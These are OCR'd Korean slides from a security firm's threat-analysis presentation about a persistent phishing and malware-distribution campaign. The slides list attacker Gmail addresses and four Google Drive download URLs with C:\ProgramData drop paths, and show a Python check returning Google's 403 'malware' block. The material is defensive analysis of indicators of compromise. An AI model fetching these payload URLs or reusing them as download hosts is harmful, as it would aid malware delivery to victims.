


ENKI

03 추가 분석

피싱 메일 활용 이력







03 추가 분석


지속적인 악성코드 유포 정황

- **동일한 파일 이름과 유사한 계정 이메일**





widyket02122@gmail.com




widyket0212701@gmail.com

ENKI

지속적인 악성코드 유포 정황

- 공격자의 실수?



03 추가 분석


지속적인 악성코드 유포 정황

- 공격자 구글 드라이브에는 4개의 파일이 존재했다.
- 그러나 파일을 다운받을 수 없었다.
  - 이러면 다음 단계로 이어지지 않는데?

```
https://drive.google.com/uc?export=download&id=1E3Bk8mv0JT3wJH6RReq1zGZeeD6goDMr
c:\\programdata\\eee_214.txt

https://drive.google.com/uc?export=download&id=17znAFvAjRtB9c9-zzQkpcKh0VAOH7Aeb
c:\\programdata\\eee.txt

https://drive.google.com/uc?export=download&id=18UM8MLzVsUuno7wZkq5uVqTvLKx5_bVR
c:\\programdata\\eee.txt

https://drive.google.com/uc?export=download&id=10n7VSqFiuKGZBThE7Y1uvK-Qhc9K4c3b
c:\\programdata\\eee.txt
```

지속적인 악성코드 유포 정황

- URL로 접속하니 404 에러 발생



03 추가 분석

지속적인 악성코드 유포 정황

- 알고 보니 구글의 악성코드 차단
  - 공격자는 이 사실을 모르고 악성코드를 유포하고 있었다.

```
~/Desktop/malware_script
❯ python3 google.py
파일 다운로드 실패: 403, {
  "error": {
    "code": 403,
    "message": "This file has been identified as malware or spam and cannot be downloaded.",
    "errors": [
      {
        "message": "This file has been identified as malware or spam and cannot be downloaded.",
        "domain": "global",
        "reason": "cannotDownloadAbusiveFile"
      }
    ]
  }
}
```

ENKI